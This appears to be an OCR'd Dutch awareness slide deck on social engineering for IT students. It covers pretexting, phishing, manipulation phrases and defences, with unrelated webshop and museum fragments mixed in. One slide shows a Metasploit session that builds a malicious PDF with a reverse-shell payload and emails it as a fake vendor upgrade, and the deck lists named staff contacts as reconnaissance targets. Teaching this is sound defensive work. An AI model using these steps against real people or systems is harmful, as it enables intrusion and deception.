I have direct proof of these untoward and illegal practices. My personal phone records were "hacked." Attached is a letter from AT&T confirming this unauthorized and fraudulent access of my personal phone records for January 2006, the month covered by the chair's investigation.

HEWLETT® PACKARD

Uitvoer Gedrag : Helpdesk

at&t

Travis M. Dodd
General Attorney

AT&T Services, Inc.
175 E. Houston Street
Room 266
San Antonio, TX 78205

T: 210.351.5047
F: 210.351.3509
Travis.M.Dodd@att.com

Via UPS Overnight

August 11, 2006

Mr. Thomas J. Perkins
[redacted]

Dear. Mr. Perkins,

Thank you for your August 7, 2006 letter to Mr. Steven Harrison of the AT&T Customer Care Unit and your call to Mr. Mark Toponce of AT&T's Fraud unit. Your request for further information was referred to me and I am writing to provide the additional information we have at this time with respect to the apparently unauthorized activity on the online accounts related to the above-referenced telephone number.

http://n.cbsimg.net/pdf/ne/2006/perkins_letter.pdf

HEWLETT® PACKARD

Uitvoer Gedrag : Helpdesk

Turning to your inquiry, this is what we know. First, with respect to your local residential telephone account with the former SBC (now AT&T), an online account was established on January 30, 2006. Notably, that appears to be the only date of access to this account - i.e., it appears this was a one-time attempt to obtain information and, although your billing records for December 2005 and January 2006 would have been accessible, it appears that the person reviewed only your bill for the January 2006 billing period. The person registering the online account did so through the Internet and provided your telephone number and the last four digits of your Social Security Number to identify himself/herself as the authorized account holder. We have no way of determining how the person obtained this Social Security Number information.

The e-mail address provided at the time of account registration was mike@yahoo.com. In addition, our servers captured the Internet Protocol ("IP") address associated with the person's computer browser on that date, which was 68.99.17.80. Based upon information obtained from http://www.networksolutions.com/whois/index.jsp, the Internet Service Provider to whom this IP address appears to belong is Cox Communications. At this

http://n.cbsimg.net/pdf/ne/2006/perkins_letter.pdf

HEWLETT® PACKARD

Probleem2 is tweeledig


- Design fase
  - ARP
  - SMTP
  - Buffer Overflow

Professionals zijn hier de oorzaak

- Uitvoerende fase
  - Helpdesk medewerker
  - System Engineer

Professionals zijn hier de target , de bron van informatie

Marketing


Rentokil
Local Branch
Pests
Your Business
Property Care
Home > Pests > Rats
Rats


FEROKILL
NIET AANRAKEN A.U.B.


Rentokil


The Bad Guy


Cesare Lombroso

De hoogleraar psychiatrie **Cesare Lombroso** legde de basis voor het idee van de geboren criminelen toen hij de schedel in handen kreeg van de notoire misdadiger Giusepe Villella. Hij stelde vast dat die kenmerken had van de schedels van primaten, die niet meer voorkomen bij de moderne mens. Lombroso poneerde dat criminelen in feite een 'vroegere' soort waren die een trapje lager stonden op de evolutionaire ladder. Hij ontwikkelde een hele leer op basis van dat idee en keek ook naar het gelaat van de criminelen. Eén methode was om een hoofd net na een onthoofding goed te bestuderen. Er werd geloofd dat de specifieke 'slechtheid' het best af te lezen was van het gezicht op het moment van de dood. Soms werden er afgietsels gemaakt van de hoofden. Hun trekken werden daarop in detail vergeleken met afgietsels van de hoofden van uitmunnende geesten zoals Francis Bacon of Dante.
Op den duur herkenden de 'antropologische criminologen' de specifieke trekken van een kruimeldief, een bedrieger, een moordenaar en rekende zich ook het 'Lombrosohoofd' af: forse onderkaak, geprononceerde wenkbrauwbogen, diepliggende ogen, brede jukbeendeten en een wijkend voorhoofd. (BDB)

© MUSEUM DR.GUISLAIN


Portret van een 'geboren crimineel' volgens Cesare Lombroso.






Boven: wassen maskers van 'de valsaard' en 'de dief'. Onder: Afgietsels van geëxecuteerde criminelen. © STEFAAN TEMMERMAN

The Bad Guy





Uniforms are Cheap

Uniforms are Cheap

Rookmelder tester starterspakket, 2.5 meter

Schrijf de eerste review over dit product

Klembord a4 hout Papierklem 60702

Home / Klembord a4 hout Papierklem 60702

Prijs per stuk (1.59 ex BTW). Voorraad artikel. Levertijd 1 werkdag (anders krijgt u bericht)._x000D_Bestel NU voor 18u!

~~€4,59~~

€1,92 Incl. btw

1 In winkelwagen

Email ons over dit product
Zet op verlanglijst
Toon in vergelijking
Afdrukken

brandweerwinkel.nl

Dè winkel voor brandweerprofessionals en -fans
Voor professionals en fans van de 112-hulpdiensten

€37.95

(incl Hoog tarief)

1

ESTHER

Schoonmaakwagen Green-Line Plus

- Voor het schoonmaken met lusvormige moppen.
- Emmers zijn voorzien van schaalverdeling en ergonomische handvatten.
- Stabiele kunststof basisconstructie met gecoate stalen buizen.
- Wielen standaard met stootranden.

Klik hier voor meer informatie

€ 325,00

Verpakt per 1 stuk

Op voorraad

☐ Vergelijken

Info | Soorten | Aanleveren


Werk T-shirts bedrukken

Al binnen 5 dagen geleverd, zonder extra kosten

Een schitterend assortiment werkshirts in verschillende maten en kleuren. Bedrukking met transferprint of zeefdruk op de linkerborst en de achterzijde. Ook damesmodellen!

- ✓ Bedrukking t/m 4 kleuren PMS of full color
- ✓ Transferprint of zeefdruk
- ✓ *Gratis verzending*
- ✓ Levertijd: 5 werkdagen

Tailgating Piggybacking



Tailgating Piggybacking

Tailgating Piggybacking

Tools en Technieken

Fingering the Mark

- Verzamelen van zo veel mogelijk gegevens om het verhaal dat we gaan ophangen te omkaderen , om authentiek en geloofwaardig over te komen
- Lijsten
  - namen - functies – email adressen - telefoonnummers
  - gebouwen
  - computersystemen
- Via
  - whois
  - De website van het bedrijf
  - Google
  - Documenten op papier

WHOIS

dnsbelgium Domeinnaam Producten Kennisbank Over ons

DOMEIN

Naam	pxl.be
Status	REGISTERED
Registratie	08 januari 2004 17:30 CET
Laatste wijziging	13 januari 2015 10:32 CET

DOMEINNAAMHOUDER

Naam	Bart Vos
Organisatie	Hogeschool PXL
Taal	Nederlands
Adres	Elfde-Liniestraat 24 3500 Hasselt België
Telefoon	+32.11775555
Fax	+32.11775559
E-mail	bart.vos@pxl.be

directeur Personeel en Organisatie

Geert Masuy
+32 11 77 57 21
+32 497 97 92 62
geert.masuy@pxl.be

departementshoofd

Francis Vos
+32 11 77 50 41
+32 488 62 55 27
francis.vos@pxl.be

diensthoofd IT

Bart Vos
+32 11 77 57 41
+32 477 92 49 69
bart.vos@pxl.be

departementaal secretariaat

Wies Bijnens
+32 11 77 50 42
+32 477 37 65 11
wies.bijnens@pxl.be

Het departement PXL-IT is op Campus Elfde Linie (gebouw B) gelokaliseerd en organiseert de opleiding Toegepaste informatica.

Departementshoofd is de heer Francis Vos.
Departementaal secretaresse is mevrouw Wies Bijnens.

WHOIS

BEREIKBAARHEID VAN DE LAPTOPDIENST

Waar vind ik de laptopdienst?	kelderverdieping van Gebouw D Campus Elfde Linie (Hasselt)
Wanneer is de dienst open?	alle werkdagen: 9u - 12u en 13u - 16u *(onder voorbehoud van drukte of omstandigheden)* Indien deze uren niet passen kan je ook een afspraak maken op een ander moment.
Hoe contacteer ik de dienst?	tel. + 32 11 77 57 43 laptopdienst@pxl.be

Op de laptopdienst van Hogeschool PXL kun je terecht voor support. De support is in vele gevallen beperkt tot de toestellen die in onze hogeschool gekocht zijn. Als je zelf een toestel gekocht hebt, zul je je moeten wenden tot de verkoper. Alleen voor verhelping van kleine mankementen zal de dienst je kunnen helpen.

Aanvalstypes

Phising – Vishing – Spear Phising

- *Boodschap zodanig verpakken dat target gevoel krijgt iets legitiem te doen, dikwijls in combinatie met malware*
- *Angst, bedreiging maw sense of urgency om target snel te doen handelen*
- *Meestal gericht op verzamelen van logon credentials*
- *Hoe meer verrijking hoe beter*

Pretexting

- *In scene zetten van een situatie die geloofwaardig genoeg is om target tot handelingen te laten overgaan*
- *Niet gebasseerd op angst of bedreiging eerder op het krijgen van vertrouwen*
- *Kan telefonisch of met het juiste pakje ook fysiek en ter plaatse*

Aanvalstypes

Baiting


- *Handeling uitlokken door target iets voor te houden*
  - *Muziek of film download*
  - *Foto*
  - *USB stick*
  - *DVD*
- *Gebasseerd op de nieuwsgierigheid van de target*

Quid Pro Quo

- *Handeling uitlokken door target iets terug te geven*
  - *Doe dit even voor mij en dan krijg je….*
- *Gebasseerd op ….het willen hebben van iets (Naief)*

Malware

- Programmatie via templates
- Metasploit




```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set FILENAME BestComputers-UpgradeInstructions.pdf
FILENAME => BestComputers-UpgradeInstructions.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(adobe_utilprintf) > set LPORT 4455
LPORT => 4455
msf exploit(adobe_utilprintf) > show options

Module options:

   Name        Current Setting                          Required  Description
   ----        ---------------                          --------  -----------
   FILENAME    BestComputers-UpgradeInstructions.pdf    yes       The file name.
   OUTPUTPATH  /pentest/exploits/framework3/data/exploits  yes       The location of the file.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process
   LHOST     192.168.8.128    yes       The local address
   LPORT     4455             yes       The local port


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)
```

Malware

```
root@kali:~# sendEmail -t itdept@victim.com -f techsupport@bestcomputers.com -s 192.168.8.131 -u Important Upgrade Instruc
Reading message body from STDIN because the '-m' option was not used.
If you are manually typing in a message:
  - First line must be received within 60 seconds.
  - End manual input with a CTRL-D on its own line.

IT Dept,

We are sending this important file to all our customers. It contains very important instructions for upgrading and securin

Sincerely,

Best Computers Tech Support
Aug 24 17:32:51 kali sendEmail[13144]: Message input complete.
Aug 24 17:32:51 kali sendEmail[13144]: Email was sent successfully!
```

Psychologie

Schuldgevoel

“Als je nu dat paswoord niet wil resetten door je achterlijke regeltjes, mis ik hier wel de salesdeal van het jaar , besef je dat ?”

Identificatie

“Jij begrijpt me wel he, wij zijn net twee dezelfde. Als ik in jouw plaats zat deed ik precies hetzelfde”

Wens om te helpen

“Zou je me alstublieft willen helpen, ik kom er niet uit zonder jouw hulp”

Samenwerken

“Laat ons samenwerken, jij en ik. Samen kunnen we dit varkentje wassen”

Psychologie

Verdelen van de verantwoordelijkheid

“Bart Vos zei me net dat het ok is voor hem”

Trust relationships

“Ik heb je de laatste weken al paar keer gebeld, weet je nog...”

Morele plicht

“Je moet me echt helpen, je ziet toch ook dat ik in de penarie zit”

Authoriteit

“Je moet nu maar eens gaan doen wat ik je zeg, besef je wel goed wie ik ben”

Hoe Beschermen ?

Hoe Beschermen ? Voorbereiden

- S.E. wordt beschouwd als een aanval op de intelligentie
  - Niemand geeft graag toe in een val getrapt te zijn
  - Geef ruimte aan medewerkers om te melden
- Technische profielen zijn fier op hun kennis
  - Willen dat graag delen, zeker onder “Peers”
  - Zorg voor bewustzijn
  - Training dmv rollenspel of pentest
- Iedereen is vatbaar
- Alle informatie is waardevol
- Bewust maken

Policies

- Management statement over de waarde van (alle) bedrijfsinformatie
- Geef rugdekking aan personeel / medewerkers
- Definieer wat medewerkers niet mogen doen
- Train die medewerkers die mogelijke targets zijn
  - De registrar van het domain
  - De receptioniste
  - De helpdeskmedewerker
  - ….

Smells Like SE ?

- Probeer volgende te herkennen
  - Weigering om contactinformatie vrij te geven
  - Rushing, snel snel
  - Name-dropping
  - Intimidatie
  - Spelfouten
  - Rare vragen
  - Vragen om bestaande procedures te omzeilen
- Leer nee te zeggen
  - Gesteund door management anders lukt het niet

Bewustzijn

- Laat misbruik van vertrouwen niet toe
- Besef de waarde van informatie
- Vrienden zijn niet altijd echte vrienden
  - Vriendschap door telefonisch contact bestaat niet !
- Paswoorden zijn persoonlijk
- Uniformen zijn goedkoop
- Authenticatie is pas volledig als ze in de twee richtingen is gebeurd

User Education

- Security campagnes
- Periodieke herhaling
- Nieuwsletters
- Group meetings
- Screensavers
- Signatures
- Shredders
- Audits

SE Landmines

- Justified “know-it-all”
  - Who are you? I’m escorting you out
- Call-backs by policy
  - Spoofing telefoonnummers
  - GSM nr is persoonlijk
- “Please hold” by policy
  - Neem even de tijd om te evalueren / overleggen
- Key questions
  - Three questions rule
  - Bogus question
  - PIN code rule

Have I been Pwned ?

Have I been Pwned ?

OPINIE

Kurt Berghs
Sales en Product Manager AXS GUARD bij VASCO Data Security.

09/09/16 om 10:36 - Bijgewerkt om 10:36

Waarom ik niet verbaasd ben dat politici deze week gehackt werden

Na Joke Schauvliege enkele dagen geleden, zijn opnieuw enkele politici ten prooi gevallen aan een hacker. Op de accounts van Raf Terwingen en Peter Van Rompuy verschenen enkele bizarre tweets. Vervelend voor de slachtoffers, maar ze hadden dat wel aan kunnen zien komen schrijft Kurt Berghs van Vasco Data Security.

Hacker puts up 167 Million LinkedIn Passwords for Sale

Wednesday, May 18, 2016 Mohit Kumar

CNN Money International +

Yahoo says 500 million accounts stolen


by Seth Fiegerman @sfiegerman

September 23, 2016: 10:39 AM ET

Recommend 19K

Have I been Pwned ?

- Lui en Naief ;-)
- Gebruik unieke en sterke paswoorden
- Security vragen beantwoorden met informatie die niet publiek beschikbaar is
- **https://haveibeenpwned.com/**



Illegaal

BBC Sign in | News | Sport | Weather | Capital | TV | Radio | More... | Search BBC News

NEWS Watch ONE-MINUTE WORLD NEWS

News Front Page
Africa
Americas
Asia-Pacific
Europe
Middle East
South Asia
UK
Business
Health
Science & Environment
Technology
Entertainment
Also in the news

Video and Audio

Programmes
Have Your Say

Page last updated at 23:38 GMT, Friday, 30 April 2010 00:38 UK

E-mail this to a friend Printable version

Student convicted of hacking Sarah Palin e-mail account

A jury in Tennessee has convicted a former student of hacking the e-mail account of Sarah Palin.

David Kernell, 22, was found guilty of obstructing justice and unauthorised access to a computer.

The son of a Democratic lawmaker, he faces up to 20 years in prison for the first charge and one year for the charge of hacking.

He broke into Mrs Palin's e-mail account during her 2008 Republican campaign for the US vice-presidency.

David Kernell's lawyer said his actions amounted to a college prank

SEE ALSO
- Hackers infiltrate Palin's e-mail
  18 Sep 08 | Americas
- Palin testifies against 'hacker'
  23 Apr 10 | Americas

TOP AMERICAS STORIES
- US lifts lid on WikiLeaks probe
- Iran scientist heads home
- Argentina legalises gay marriage

| News feeds

MOST POPULAR STORIES NOW

Illegaal

- SE is illegaal
- De informatie van deze sessie is bedoeld om jullie bewust te maken van de gevaren
- Niet om in de verleiding te brengen om te gaan experimenteren
- Ethical Hacking

Slot

- Q&A

ONTWIKKELEN IS HET MOTTO VOOR ONZE MENSEN

- Stage
- Trainee trajecten
- Persoonlijk ontwikkel Plan (POP)

STAGE'S


- Stage opdrachten 2016-2017
  - SCCM opzetten en implementeren
  - Integratie advies & roadmap Gemeente/OCMW
  - Data Leakage Protection onderzoek
  - SharePoint opzetten rond Office365
  - Monitoring dashboard ontwikkelen/opzetten
  - Intune uitwerken en opzetten
  - Selectie & implementatie Asset Management tool
  - Selectie & implementatie Email archiving
  - Adaptive Multi-Factor Authentication onderzoek
  - …

Trainee - Trajecten

- Infrastructure Specialist
- Infrastructure Support Engineer
- Application Support Engineer
- Functional Analyst
- Java & .NET Developer
- ……

PERSOONLIJK ONTWIKKEL PLAN

- Workshops
- Trainingen
- Certificeringen
- Coaching & begeleiding
- Learning on the job



ELEVATE PEOPLE

The next level

3-it

www.3-it.be